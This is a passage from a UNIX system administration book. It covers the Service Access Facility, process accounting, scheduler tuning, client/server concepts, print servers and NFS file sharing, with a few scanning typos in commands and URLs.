Each port monitor instance will run continuously, listening for requests from the ports it is monitoring and starting up processes to provide a service when requested. To see what services are provided and what ports are being monitored by a particular port monitor instance, type

```
# pmadm -1 -p ttymon1
PMTAG   PMTYPE SVCTAG FLGS ID <PMSPECIFIC>
ttymon1 ttymon 11     u    root /dev/term/11- - /usr/bin/login
- 9600 - login:-tvi925
ttymon1 ttymon 12     u    root /dev/term/12 - - /usr/bin/login
- 9600 - login:  -tvi925
ttymon1 ttymon 13     u    root /dev/term/13 - - /usr/bin/login
- 9600 - login:  -tvi925
ttymon1 ttymon 14     u    root /dev/term/14 - - /usr/bin/login
- 9600 - login:  -tvi925
```

The **ttymon1** port monitor monitors all four ports on the ports board in slot 1 on the computer (*/dev/term/11* through */dev/term/14*). The service registered with **ttymon1** is the login service *(/bin/login).* When a user turns on the terminal connected to port 11, the user receives the “login:” prompt and terminal line settings are defined by the 9600 entry in the */etc/ttydefs* file.

The **ttymon** port monitor replaces the previous **getty** and **uugetty** commands from earlier versions of UNIX. Unlike the **getty** and **uugetty** commands, a single **ttymon** monitors several ports, so you do not need a separate process running for each port. Also, **ttymon** lets you configure the types of services you can run on each terminal line, using **pmadm -a**. These can include, for example, adding STREAMS modules to STREAMS drivers and configuring line disciplines for each port.

Service Access Controller

The process that starts SAF rolling is called the *Service Access Controller* . By default, it is started in each system from this line in the */etc/inittab* file:

```
sc:234:respawn:/usr/lib/saf/sac -t 300
```

The **sac** process starts when you enter the multiuser state; it reads the SAF administrative file to see

which listener processes to start (see the **sacadm −1** command shown previously for an example of the contents of this file) and starts those processes.

Configuring Port Monitors and Services

The SAF provides a robust set of commands and files for adding, modifying, removing, and tracking port monitors and services. These SAF features enable you to create your own port monitors and add services to suit your needs. Since creating port monitors and device drivers can be quite complex, you should read the network administration sections in your administration manual to help create your own SAF facilities.

Configuration Scripts Typically three types of configuration scripts can be created to customize the environment for your system, a particular port monitor, or a particular service, respectively:

- **One per system** The */etc/saf/_sysconfig* configuration script is delivered empty It is interpreted when the **sac** process is started and is used for all port monitors on the system.
- **One per port monitor** A separate */etc/saf/pmtag/_config* file can be created for each port monitor (replace *pmtag* with the name of the port monitor) to define its environment.
- **One per service** A separate *doconfig* file can be created for each service to override the defaults set by other configuration scripts. For example, you could push different STREAMS modules onto a STREAM.

Administrative File There is one administrative file per port monitor. You can view the contents of the files using the **pmadm −1** command, as shown earlier.

Services You can manipulate services by

- Adding a service to a port monitor **(pmadm -a)**
- Enabling a service for a port monitor **(pmadm -e)**
- Disabling a service for a port monitor **(pmadm -d)**
- Removing a service from a port monitor **(pmadm -r)**

Port Monitors You can manipulate port monitors by

- Adding a port monitor **(sacadm -a)**
- Enabling a port monitor **(sacadm -e)**
- Disabling a port monitor **(sacadm -d)**
- Starting a port monitor **(sacadm -s)**
- Stopping a port monitor **(sacadm -k)**
- Requesting port monitor information **(sacadm −1)**
- Removing a port monitor **(sacadm -r)**

Other options enable you to perform additional administration on the port monitor. See your system administration and network administration manuals for these on your system.

Accounting

Accounting is a set of add-on utilities available on many computers running UNIX. Its primary value is that it provides a means for tracking usage of your system and charging customers for that usage.

The basic steps that the process accounting subsystem goes through are

- **Collecting raw data** You can select how often the data are collected.
- **Once-a-day reports** You can produce cumulative summary and daily reports every day using the **runacct** command.
- **Once-a-month reports** You can produce cumulative summary and monthly reports once a month (or more often) using the **monacct** command.

The kind of data you can collect includes

- How long was a user logged in?

- How much were terminal lines used?
- How often did the system reboot?
- How often is process accounting started/stopped?
- How many files does each user have on disk (including the number of blocks used by the user's files)?

For each process on the system, you can see

- Who ran it (UID/GID)?
- How long did it run (the time it started and the real time that elapsed until it completed)?
- How much CPU time did it use (both user and system CPU time)?
- How much memory was used?
- What commands were run?
- What was the controlling terminal?

Based on the data collected, you set charges and bill for these services. You can also define extra charges for special services you provide (such as restoring deleted files).

Setting Up Accounting

Since process accounting is very complex and powerful, it is not appropriate to describe all ways of gathering data and producing reports. Instead, an example of the process will be given.

To collect process accounting data automatically, you should have a file named */var/spool/cron/crontabs/adm*. The following are recommended entries for the *adm* file:

```
0   *  *   *   *   /usr/lib/acct/ckpacct
30  2  *   *   *   /usr/lib/acct/runacct 2> /var/adm/acct/log
30  9  *   5   *   /usr/lib/acct/monacct
```

The preceding entries in the *adm* file will run **ckpacct** every hour to check that process accounting files do not exceed 1,000 blocks. It will run **runacct** every morning at 2:30 A.M. to collect daily process accounting information. It will run **monacct** at 9:30 A.M. on the fifth day of every month to collect monthly accounting information. You should also have the following entry in the */var/spool/cron/crontabs/root* file:

```
30    22    *          *       4     /usr/Lib/acct/dodisk
```

This will run the disk accounting functions at 10:30 P.M. on the fourth day of every month.

Samples of the output from process accounting are shown in the following. The Daily Report shows terminal activity over the duration of the reporting period:

```
Jul 16 02:30 2006  DAILY REPORT FOR trigger Page 1
from Fri Jul 14 02:31:22 2006
to   Sat Jul 15 02:30:25 2006
1       runacct
1       acctcon
TOTAL DURATION IS 1440 MINUTES
LINE            MINUTES PERCENT # SESS  # ON    # OFF
term/11         25      3       7       4       4
term/12         157     16      6       3       3
TOTALS          183     --     13       7       7
     .
     .
     .
```

The preceding report shows the duration of the reporting period, the total duration of time in which the system was in multiuser mode, and the time each terminal was active. It then goes on to show other records that were written to the */var/adm/wtmp* accounting file. The Daily Usage Report here (Figure 14–1) shows system usage on a per-user basis.

```
Mar 16 02:30 1999  DAILY USAGE REPORT FOR trigger Page 1

     LOGIN  CPU (MINS)   KCORE-MINS   CONNEC (MINS)  DISK    # OF  # OF  # DISK   FEE
UID  NAME   PRIME NPRIME PRIME NPRIME  PRIME   NPRIME  BLOCKS  PROCS  SESS  SAMPLES
0    TOTAL  9      7     2      16     131      51      0     1114    13     0     0
```

```
0     root   7      6      1      11     0      0      0      519    0      0      0
3     sys    0      0      0      0      0      0      0      00     0      0      0
4     adm    0      0      0      1      0      0      0      00     0      0      0
5     uucp   0      0      0      0      0      0      0      00     0      0      0
999   mcn    2      1      1      2      111    37     0      269    1      0      0
7987  gwn    0      0      0      0      0      0      0      00     0      0      0
```

Figure 14–1: The Daily Usage Report

The report shows, for each user, the user ID and login name, the minutes of CPU time consumed (prime and nonprime time), the amount of core memory consumed (prime and nonprime time), the time connected to the system (prime and nonprime time), the disk blocks consumed, the number of processes invoked, the number of times the user logged in, how many times the disk sample was run, and the fee charged against the user (if any).

Process Scheduling

Chapter 11 gives you an overview of process scheduling and describes how users can change processor priorities temporarily on a running system. This section describes how an administrator can change processor priorities on a permanent basis.

Note *Most administrators will have no need to change the default process scheduling on the average time-sharing configuration. Process scheduling tools were intended to be used primarily to tune computers running specific applications that needed real-time types of processing, such as robotics or life-support systems. Changing processor priorities can result in severe performance problems if not done carefully.*

Process Scheduling Parameters

Several operating system tunable parameters affect the process scheduling on your system. The following list describes the location of each tunable parameter and the default value, and it gives a short description of how the value is used.

The examples given are specific to the configuration files for a particular computer running some UNIX variants. You can change tunable parameter values by editing the file (using any text editor) and rebuilding the system. Other variants do not use the three files that follow but use a form of them with the same intent of managing tunable parameters.

The /etc/master.d/kernel File

This file contains all of the kernel configuration parameters. The following are those parameters specific to process scheduling.

- *MAXCLSYSPRI (default=99)* This parameter sets the maximum global priority of processes in the system class. The priority cannot be set below 39, to ensure that system processes get higher priority than user processes.
- *INITCLASS (default=TS)* This parameter sets the class at which system initialization processes will run (i.e., those started by the **init** process). Setting this to TS (time sharing) ensures that all login shells will be run in time-sharing mode.
- *SYS_NAME (default=SYS)* This parameter identifies the name of the system scheduler class.

The /etc/master.d/ts File

This file contains parameters relating to the process scheduling time-sharing class.

- *TSMAXUPRI (default=20)* This parameter sets the range of priority in which user processes can run. With a default of 20, users can change their priorities from –20 to +20. (See the description of the **priocntl** command in Chapter 11.)
- *ts_dptbl parameter table* This table contains the values that are used to manage timesharing processes. It is built into the kernel automatically There are six columns in the *ts_dptbl* file: The *glbpri* column contains the priorities that determine when a process runs; the *qntm* column contains the amount of time given to a process with the given priority The other columns handle processes that *sleep* (i.e., are inactive while waiting for something to occur) and change priorities.
- *ts_kmdpris parameter table* This table contains the values that are used to manage sleeping

time-sharing processes. It is built into the kernel automatically The table assigns priorities to processes that are sleeping. Priorities are based on why the processes are sleeping (e.g., a process waiting for system resources would get higher priority than one waiting for input from another process).

The /etc/master.d/rt File

This file controls process scheduling relating to the real-time class. Note that some UNIX variants (e.g., Solaris 10) do not support the real-time class.

- *NAMERT (default=RT)* This parameter identifies the name of the real-time scheduler class.
- *rt_dptbl parameter table* This table contains the values that are used to manage realtime processes. It is only built into the kernel if the */etc/system* file contains the line "INCLUDE:RT." Two columns are in the *rt_dptbl* file: the *rt_glbpri* column contains the priorities that determine when a process runs and the *rt_qntm* column contains the amount of time given to a process with the given priority

Display Scheduler Parameters

You can display the current scheduler table parameters on Solaris using the **dispadmin** command. To display the classes that are configured on your system, type the following command to see the typical output shown:

```
dispadmin -1
CONFIGURED CLASSES
==================
SYS     (System Class)
TS       (Time Sharing)

FX     (Fixed Priority)
IA      (Interactive)
```

To display the current scheduler parameters for the time-sharing class, type the following command to see a report like the one shown:

```
dispadmin -c TS -g
# Time Sharing Dispatcher Configuration
RES=1000
# ts_quantum ts_tqexp ts_slpret ts_maxwaitts_lwait PRIORITY LEVEL
    1000        0       10          5       10       #     0
    1000        0       11          5       11       #     1
    1000        1       12          5       12       #     2
    1000        1       13          5       13       #     3
    1000        2       14          5       14       #     4
    1000        2       15          5       15       #     5
    1000        3       16          5       16       #     6
    1000        3       17          5       17       #     7
    1000        4       18          5       18       #     8
    1000        4       19          5       19       #     9
     800        5       20          5       20       #    10
     800        5       21          5       21       #    11
     800        6       22          5       22       #    12
     .
     .
     .
```

Under Solaris 10, you could replace TS with FX to see fixed-priority parameters, IA to see interactive parameters, or SYS to see system parameters.

PREV NEXT

Summary

This chapter discussed in detail two topics of major importance to system administrators:

- Management of the file system
- Management of system services

To administer a UNIX system effectively, it is important to have a basic understanding of the major file systems and the media on which they are stored. A sound understanding of directory structure and backing up and restoring data is also essential. While the directories and actual commands vary across the major variants, the concepts are still the same. Proper use of backup and restore capabilities enables you to guarantee that users have required data, as well as that the system has the appropriate resources. System services, such as the Service Access Facility, accounting, and scheduling, are described. The Service Access Facility (SAF) manages services available to hardware devices. Accounting utilities enable the administrator to monitor usage on the system. Through process scheduling (see Chapter 11), the system administrator can assign different priorities to processes running on the system.

PREV NEXT

PREV NEXT

How to Find Out More

There are many good books on system administration. Here are just a few for beginners (and for some more experienced system administrators as well):

Bauer, Kirk. *Automating UNIX and Linux Administration* . Berkeley, CA: Apress, 2003.

Calkins, Bill. *Solaris 10 System Administration Exam Prep 2.* Indianapolis, IN: Que, 2005.

Feiler, Jesse. *Mac OS X: The Complete Reference.* Berkeley CA: McGraw-Hill/Osborne, 2001.

Frisch, Æleen. *Essential System Administration. 3rd ed* . Sebastopol, CA: O'Reilly & Associates, Inc., 2002.

Levi, Bozidar. *UNIX Administration: A Comprehensive Sourcebook for Effective Systems & Network Management.* Boca Raton, FL: CRC Press, 2002.

Maxwell, Steven. *UNIX System Administration: A Beginner's Guide* . Berkeley, CA: McGraw-Hill/Osborne, 2002.

Michael, Randal K. *AIX 5L Administration* . Berkeley, CA: McGraw-Hill/Osborne, 2002.

Negus, Christopher, and Thomas Weeks. *Linux Troubleshooting Bible* . Indianapolis, IN: John Wiley & Sons, 2004.

Nemeth, Evi, Garth Snyder, Scott Seebass, and Trent Hein. *UNIX System Administration Handbook. 3rd ed*. Englewood Cliffs, NJ: Prentice Hall, 2000.

Petersen, Richard. *Red Hat Enterprise Linux and Fedora 4: The Complete Reference. 3rd ed*. Berkeley, CA: McGraw-Hill/Osborne, 2005.

Poniatowski, Marty. *HP-UX 10.X System Administration* . Englewood Cliffs, NJ: Prentice Hall, 1995.

Poniatowski, Marty. *HP-UX 11i System Administration* . Englewood Cliffs, NJ: Prentice Hall, 2003.

Winsor, Janice. *Solaris System Administrator's Guide.* Mountain View, CA: Sun Microsystem Press, 1998.

Web Sites with Useful Information on System Administration

Numerous web sites offer valuable system administration information for each of the variants discussed in this chapter. Here are just a few for each of the variants discussed throughout this book.

Linux has an online Linux System Administrator's Guide 0.9, by Lars Wirzenius. It is one of the better guides and includes many tips and tricks. You can get it at *http://www.tldp.org/LDP/sag/html/index.html*. There is a good online entry on Linux Administration Made Easy (LAME), part of the Linux Documentation Project, at *http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/*.

Sun Microsystems has a site with System Administration info and FAQs about the Solaris 10 environment at *http://www.sun.com/bigadmin/products/sol10.html*.

HP has a site with useful information about administration of HP-UX 11.0 systems at *http://docs.hp.com/en/oshpux11.0.html*. HP also has a similar site for HP-UX 10.0 systems at *http://docs.hp.eom/en/oshpux10.x.htmt*. There is a site for registration for HP-UX 11 administration courses at *http://www.mindiq.com/itt/hpux/hp200.php*.

For AIX users, there is a discussion of unique issues regarding AIX system administration at *http://www.unet.univie.ac.at/aix/aixbman/admnconc/sys_mgmt.htm*. There is also course registration information for AIX system administration at *http://www.mindiq.com/ilt/aix/ap200.php*.

MacOS users can find a short description of basic system administration functions at: *http://campus.umr.edu/cis/desktop/documentation/mac/osx/basic_system_adm* In addition there are some very useful system administration tech tips and recipes at this URL: *http://www.tech-recipes.com/mac_system_administration.html*.

Newsgroups to Consult for Information on System Administration

You can gain a lot of insight into the issues of system administration simply by following the discussion in the USENET newsgroup *comp.unix.admin*. You will probably also want to read the newsgroup(s) devoted to the specific machine or version of UNIX you are using. The following newsgroups address questions dealing with administration and general use for particular operating systems. Usually, if you lack relevant or useful documentation, you will get useful information back when you post questions to the appropriate newsgroups. Some useful newsgroups are

comp.os.linux.admin

comp.sys.sun.admin

comp.sys.hp.hpux

comp.unix.aix

comp.unix.solaris

*comp.mac.sys.**

comp.unix.questions

Journals and Publications on System Administration

There are a number of journals and publications on System Administration for UNIX variants. For Linux, here are a few good journals:

http://www.tinuxjournal.com/-Linux Journal (also available in print at newsstands)

http://www.linuxmagazine.com/-Linux Magazine (also available in print at newsstands)

http://www.linuxtoday.com/-Linux Today

http://www.linuxplanet.com/linuxplanet/-Linux Planet

http://linuxgazette.net/-Linux Gazette

http://www.linuxfocus.org/-Linux Focus

For Solaris:

http://www.adminschoice.com/-Admin's Choice (technical tips, articles, discussions)

For HP-UX:

http://www.hpl.hp.com/hpjournal/journal.html-The HP Journal online

For AIX:

http://www.eservercomputing.com/ME2/Default.asp-eServer Magazine (covers AIX)

For MacOS:

http://www.mactech.com/index.html-Mac Tech: The Journal of MacIntosh Technology

http://www.macworld.com-Mac World: The Mac Product Experts

http://www.macaddict.com/-Mac Addict (A better machine, a better magazine)

For all of the preceding variants:

http://www.samag.com/-Sys Admin: The Journal for UNIX/Linux Administrators

PREV NEXT

PREV NEXT

Part IV: Network Administration

Chapter List

PREV NEXT

PREV NEXT

Chapter 15: Clients and Servers

Overview

Client/server networks have been implemented by UNIX users around the world in order to perform functions that older mainframe systems cannot do efficiently, such as sharing files and resources across a network, and accessing and updating data simultaneously by a number of users on networks using different protocols. File sharing is an important concept in a networked computing environment. When multiple users need access to common information, it is easier and more economical to create one file containing the information, and let everyone share it. While writing information into the common file requires a little coordination, reading information from it only requires that you are allowed access to the file by the machine that houses it.

UNIX plays a key role in client/server computing. In particular, UNIX has been the leading choice of operating systems for servers, and UNIX workstations and PCs are two of the different types of clients these servers serve.

This chapter describes what client/server computing is, how it evolved, and why it is important. You'll learn the types of things that you can do with client/server computing in a UNIX environment, such as accessing and printing files, or requesting and providing *web services* for World Wide Web users. The concepts of a *web client* and a *web browser* are discussed later on in this chapter; you can find out more about how these two work together on the Internet by reading Chapter 10.

We will also discuss in this chapter how file sharing among users is a key enabler of client/server computing. Tools such as the Network File System (NFS) allow clients to share files with servers in a well-managed environment. The administration of these file system services, using a tool called NIS+ (Network Information Services Plus) is discussed briefly here and also in Chapter 17. NIS+ provides a secure way to ensure that authorized users can access needed f iles f rom the server. You will see some of the same concepts discussed in both this chapter and Chapter 17. This chapter's focus is primarily on the establishment of file sharing services that are used in a client/server environment. Chapter 17 addresses file sharing as one of a number of issues that a network administrator must manage successfully.

PREV NEXT

PREV NEXT

Mid-Range Power: The Evolution of Client/Server Computing

Until the mid-1980s, almost all computing was done on a mainframe or a minicomputer that acted as a *host* for a number of users connected by a terminal. The advent of the PC allowed users to perform certain tasks on their PCs that did not require the resources of a host computer. Any files that needed to be transferred between the two were sent and received by *file transfer* routines. A typical example was the transfer of a DOS PC data file to a UNIX host for processing on the UNIX host.

The arrival of the *mid-range* computer allowed a wider range of services to a connected PC than the mainframe. The mid-range computer could perform some of the tasks that were considered too small for the mainframe but were, in most cases, too complex for the PC. Such a computer was called a *server,* because it "served" things to PCs that were connected to it, such as common files or programs. The UNIX operating system, which had previously run only on larger computers, was resized to keep all of its important features and run on much smaller systems such as mid-range computers and workstations.

Coincident with this was the introduction of the *local area network,* or LAN. This networking architecture allowed users in the same workgroup to share applications and data with each other, as well as to share resources such as printers and files. In addition to connecting PCs together, LANs made it possible for PCs to act as *clients,* or devices that ask for some type of service, from a mid-range machine acting as a *server* on the network. This also allowed the mid-range machines to act as communications servers for such things as faxing and access to other network services such as the Internet. The combination of these new environments led to the introduction of a new way of computing, called *client/server* computing.

UNIX has turned out to be a highly suitable server operating system. It has the robustness to provide services to many types of clients with different operating systems such as Windows and Macintosh. At the same time it can provide linkages to mainframes in large data centers. UNIX is also useful as a client operating system, especially on workstations. For a more detailed discussion of the range of capabilities of UNIX, refer to Chapter 1.

PREV NEXT

PREV NEXT

Principles of Client/Server Architecture

So now you know that client/server architecture allows a user on one machine, called the client (which can be either a UNIX or Windows NT/2000/XP machine), to request some type of service from a machine to which it is attached, called the *server* (a UNIX or Windows machine). And you know that they connect to each other over a network such as a LAN (*l*ocal *a*rea *n*etwork) or a WAN (*w*ide *a*rea *n*etwork). These services may be such things as requests for data in databases, information contained in files or the files themselves, or requests to print data on an attached printer. Although clients and servers are usually thought of as two separate machines, they may, in fact, be two separate areas on the same machine. Thus, a single UNIX machine may be both a client and server at the same time. Further, a client machine attached to a server may itself be a server to another client, and the server may be a client to another server on the network. It is also possible to have a client running one operating system and the server running another operating system.

Several types of client machines are common in client/server environments. One of the most popular clients is an Intel-based personal computer running in a Windows (Windows NT/2000/XP) environment. Another popular client machine is an X terminal; in fact, the X Window System follows a classic client/server model. X Window applications (clients) are separate from the software that manages the input and output (server), so that the same application can be used by X terminals with different hardware characteristics. The X Window System and its use of client/server relationships is discussed on the Companion web site.

There are also UNIX clients that run such operating system environments such as Linux and Mac OS X. You can have a server in your network that requests things from another server; in this case the first server is also *a client of* the server machine that it is requesting services from. Regardless of the type of client you are using in your client/server network, it is performing at least one of the basic functions described in the next section under client functions.

UNIX is an extremely popular server operating system because-as a true multitasking operating system environment-it can be used in more types of configurations on server machines than file servers and print servers. In addition to sharing applications over the network, one of the most popular uses of UNIX on servers is the file sharing capability available via NFS, which is discussed later in this chapter. In addition, UNIX servers support all distributed computing models, which is why a lot of companies run business-critical applications on UNIX servers. There are also a few different UNIX server environments. One example of a UNIX server environment is an Intel-based personal computer, a workstation, or a minicomputer running a version of UNIX such as Linux. There are also workstations running variants of the UNIX operating system environments such as Solaris, HP-UX, or Mac OS X, which are also described throughout this book. Regardless of the type of server you are using in your client/server network, it is performing at least one of the basic functions described under “Servers and Server Functions,” which follows.

Clients and Client Functions

Clients in a client/server network are the machines or processes that *request* information, resources, and services from an attached server. These requests may be such things as to provide database data, applications, parts of files, or complete files to the client machine. The data, applications, or files may reside on the server and just be accessed by the client, or they may be physically copied or moved to the client machine. This arrangement allows the client machine to be relatively small, such as a personal computer, and use the memory or disk storage capability on the server, which is often a workstation. A typical client request is to access file information that has been stored on a server called a *file server*. When a client requests some particular file information to be shared, the server must allow that client to access the requested file, usually through an internal table of which clients have access to server data. This concept is covered in detail later in this chapter in the sections on file sharing using NFS. You’ll learn more about file servers in the section “General Server Functions.”

Another typical client request is to provide some type of print service to the client from a centrally located printer on a server called a *print server.* This arrangement reduces the number of printers in a

multiple-client environment, and it not only reduces the total cost of the network but also provides a single point of administration for all print requests.

Some other types of client requests are to provide communications services such as access to other servers or access to gateways such as the Internet, fax services, or electronic mail services using UNIX facilities such as **sendmail** and **smtp**. For each type of client environment there is usually specific software (and sometimes hardware) on the client, with some analogous software and hardware on the server.

Over the past decade, a new type of client has evolved. The *web client* is a machine that runs either a UNIX variant or Windows, and requests web services-such as retrieving URL and HTML information-from something called a *web server* (a machine that has special software to let users access web pages and other web services on the network). Chapter 10 discusses these concepts in more depth.

Servers and Server Functions

Servers in a client/server network are the resources-both hardware and software-that *provide* information and services to the clients on the network. When a client requests a resource such as a file, database data, access to remote applications, or centralized printing, the server provides these resources to the client. As mentioned previously, the server processes may reside on a machine that also acts as a client to another server. We will describe three of the more common UNIX server types later in this section. These are file servers, print servers, and web servers.

In addition to providing these types of services, a server may provide access to other networks, acting as a communications server that connects to other servers, or to mainframe or minicomputers acting as network hosts. It may also allow faxes or electronic mail to be sent from a client on one network to a client on another network. It may act as a security server, allowing only certain clients to gain access to other resources on the network. It may act as a network management server, controlling and reporting on various statuses of both clients and other servers on the network. It may act as a multimedia server, providing audio, video, and data files stored on CD-ROMs to clients from a centralized source, thus reducing hardware and disk storage requirements for each client. A server may also act as a directory or gateway server, whose sole function is to provide directory and routing functions to clients that wish to connect to outside networks, similar to a communications server. An example of this is a DNS (*D*omain *N*ame *S*ervice), discussed in Chapter 17, whose sole function is to resolve host names that are outside of the local host table.

File Servers

File servers provide clients in a network access to files. The Network File System (NFS), developed by Sun Microsystems, is widely used by networks that want to share files in a heterogeneous environment. NFS is discussed in more detail later in this chapter.

The main feature of NFS is the capability to use RPCs (*R*emote *P*rocedure *C*alls) to make requests for remote file services appear to the client as though they were local system requests. In other words, the user does not have to worry about where the files actually reside. The files are opened, read, written (if permitted), and closed just like local files. NFS administration takes care of which clients can access files.

The file systems containing client-requested files must be made available for users by first *mounting* them and then *exporting* them so that other users can access them. These concepts are discussed in depth later in this chapter.

Print Servers

Before networks existed, computer users printed their output on printers attached to their terminals or PCs. Because high-quality printers were expensive, most users had dot-matrix or letter-quality printers that were fine for text and simple graphics, but not for complicated graphics like those used in electronic publishing. With the advent of UNIX networks, the cost of a high-quality printer could be shared among a number of people using a server that controlled all of the printing for the network,

called a *print server*. The print server accepts and schedules print jobs that are requested by a client machine, using a feature called *remote printing*. The PC or workstation requesting the printing service doesn't know or care where the job is actually printed, and the user only cares that it prints fairly quickly and the output is easily accessible.

In a UNIX environment, in order for users to be able to print on a network printer, your network administrator must do a few things. First-if you are using a Linux system-the administrator must create an entry in the client machine's *printcap* file. This is an example of a client *printcap* file:

```
lp2 | remote1:\
     :lp=:rm=unixprt:\
     :sd=/var/spool/lp:\
     :rp=hplaser
```

In the entry, *lp2* and *remote1* are the names that the user sends print jobs to. Because there is no local printer (*lp* is null), the jobs are sent to the remote printer specified by *rm,* called *unixprt*. The job will be spooled to */var/spool/lp* and printed on the remote printer *hplaser,* as designated in *rp*.

Second, the administrator must create an entry with your client's machine name in the *host.lpd* file on the print server. Third, the network administrator must create a *printcap* file on the print server with corresponding entries. Chapter 17 covers network administration.

If you are using another UNIX variant, such as Solaris, the administrator must make printers available using **printmgr,** a graphical user interface that administers both local and remote printers on a network. It is invoked by typing

```
#/usr/sadm/admin/bin/printmgr
```

Web Servers

The evolution of the World Wide Web has created a new use for client/server architecture. Users on machines that run *web clients* (see previously in this chapter) depend on access to a machine that can provide services such as retrieving web information from the network, processing it, and sending it to the client to be displayed on the client's local display This machine, called a *web server,* fits neatly into the client/server architecture. It is shared by all of the network users for services, just as in the traditional client/server relationship. In addition to offering simple services like file sharing and printing, it shares other types of files, among them HTML (Hypertext Markup Language) documents. Chapter 16 describes the Apache Web Server in detail. Apache is a very popular web server in the UNIX environment. It is free, and many vendors support it by developing new web server applications on top of it.

Client/Server Security

One of the important roles of the server is to determine which clients have access to the server's resources, and which resources each client may have access to. For instance, a particular client on your network may have access to printer resources but not file sharing or transfer capabilities. Another client on your network may have access to some databases on the server, but not others. A remote client (a client on another connected network) who is attempting to use one of the clients on your server network as a server for that client's network may be denied access to your server for various reasons. All of this information is included in tables and files that are stored on the server, the client, or both. The system and network administrators have the job of keeping these tables accurate and current.

The UNIX system must ensure that any shared files are safe from users who should not have access to them. It has several ways of restricting access to files in a networked environment. One way is to use an authentication system such as *Kerberos*. Kerberos was developed as part of Project Athena at MIT, for use on client/server networks, and is still used as an NFS service. You can use Kerberos to send sensitive information around a network and restrict the use of various services on your network to valid users. Kerberos includes a Ticket Granting Service to issue "tickets" allowing a user to access a network resource for a certain length of time. When the ticket expires, the user's login and password must be authenticated again using a program called **kinit** in order to obtain a new ticket. Kerberos is

available via anonymous FTP from *ftp://athena-dist.mit.edu/pub/kerberos/dist/*, or at the MIT web page at *http://iveb.mit.edu/network/kerberos-form.html*. Due to export restrictions, MIT will only distribute Kerberos to citizens of the United States or Canada. On Solaris machines there is a configuration file for Kerberos at */etc/krb5/krb5.conf*. The Kerberos NFS servers themselves are configured by using the **kadmin** command. Refer to the online Solaris System Administration guide for more information at the following URL: *http://docs.sun.com/app/docs/doc/816-4557/6maosrjld?a=view*. NFSv4 (NFS version 4) comes with Kerberos security included.

We will discuss another way that files are secured during file sharing using secure NFS later on in this chapter. The concept of defining who has access to your files and data-and more important, how to establish security so that unauthorized users don't have access-is also described in Chapters 12 and 17.

PREV NEXT

PREV NEXT

File Sharing

In other chapters we have discussed many UNIX system commands that allow you to use resources on remote machines. These commands include those from the UUCP system (see the Companion web Site) and those in the TCP/IP Internet package. However, when you use any of these commands, you must supply the name of the remote system that contains the resource. In other words, you treat remote resources differently from those on your own system. You cannot use them exactly as you use resources on your local machine.

UNIX uses a *distributed file system* environment that lets you use remote resources on a network much as you use local resources. Distributed file systems help make all the machines on a network act as if they are all one large computer, even though the computers may be in different locations. Often users and processes on a computer use resources located somewhere on the network without caring, or even knowing, that these resources are physically located on a remote computer.

The Network File System (NFS), developed by Sun Microsystems, is a distributed file system used across all of the major UNIX variants. NFS was built to share files across heterogeneous networks, containing machines running operating systems other than the UNIX System. For this chapter it is assumed that you already have a network running NFS. Chapter 17 will discuss the administration of NFS including how to start running the package on your network, how to configure the packages, and how to maintain its operation.

Distributed File System Basics

Distributed file systems are based on a client/server model. As described previously, a computer on a network that can share some or all of its file systems with one or more other computers on the network is the *server*. A computer that accesses file systems residing on other computers is the *client*. A machine in a network can share resources with other computers at the same time it accesses file systems from other machines. This means that a computer can be both a client and a server at the same time.

A computer can offer any of its directory trees for sharing by remote machines in a network. A machine becomes a client of this server when it *mounts* this remote file system on one of its directories, which is called the *mount point,* just as it would mount a local file system (see Chapters 13 and 14).

For instance, in Figure 15–1 the client machine *jersey* has mounted the directory tree, under the directory *tools,* on the server machine *colorado,* on the mount point *utilities,* which is a directory created on *jersey* for this purpose. Once this mount has taken place, a user on *jersey* can access the files in this directory as if they were on the local machine. However, a user on *jersey* has no direct access to files on *colorado* not under the directory *tools,* such as the directory *private* shown in Figure 15–1.




Figure 15–1: Mounting a remote resource

For instance, a user on the client *jersey* runs the program *scheduler,* located on the server *colorado* in the directory */tools/factor,* by typing

```
$ /utilities/factor/scheduler
```

Similarly, to list all the files in the directory *sort,* a user on the client *jersey* types

```
$ ls /utilities/sort
```

Benefits of Distributed File Systems

Distributed file systems help you use all the resources on a network in a relatively consistent, transparent, and effective way. With a distributed file system, you access and use remote resources with commands that are often identical to those needed to carry out the same operations on local resources. This means that you do not have to remember different sets of commands for local and for remote files. Also, when a distributed file system is employed, you do not have to know the actual physical location of a resource to be able to use it. You do not have to make your own copies of files to use them.

Because files can be transparently shared, you can add a new computer to a network when the computers on the network run out of storage capacity, making it unnecessary to replace computers with larger ones. Furthermore, you can keep important data files or programs on one or a few designated machines in a network when you use a distributed file system. This makes it unnecessary to keep copies of files on every machine, reducing the need for disk space and for maintaining the same versions of files on every machine.

NFS Features

The Network File System was designed to allow file sharing between computers running a variety of different operating systems. For instance, NFS can be used for file sharing between computers running different UNIX variants, as well as UNIX systems connected to non-UNIX systems (such as Windows machines).

NFS is built on top of the Remote Procedure Call (RPC) interface. RPC is implemented through a library of procedures together with a daemon running on a remote host. The daemon is the agent on the remote host that executes the procedure call made by the calling process. RPC has been designed so that it can run on a wide range of machines. When a client mounts an NFS resource shared by a server, the mounting process carries out a series of remote procedure calls to access the resource on the server. NFS data exchange between different machines is carried out using the external *d*ata *r*epresentation (XDR). Currently, NFS v2 operates over the connectionless User Datagram Protocol (UDP) at the transport layer and Internet Protocol (IP) at the network layer. NFS v3 operates over TCP, and NFS v4 allows NFS over HTTP

A secondary goal in the design of NFS was easy recovery when network problems arise. An NFS server does not keep any information on the state of its local resources. That is, the server does not maintain data about which of its clients has files open at a given time. Because of this, NFS is said to be a *stateless service*. Servers keep no information on interactions between its clients and its resources.

Because NFS is stateless, an NFS server does not care when one of its clients crashes. The server just continues to operate as before the client crashed. When a server crashes, client processes that use server resources will wait until the server comes back up.

NIS/NIS+ Servers

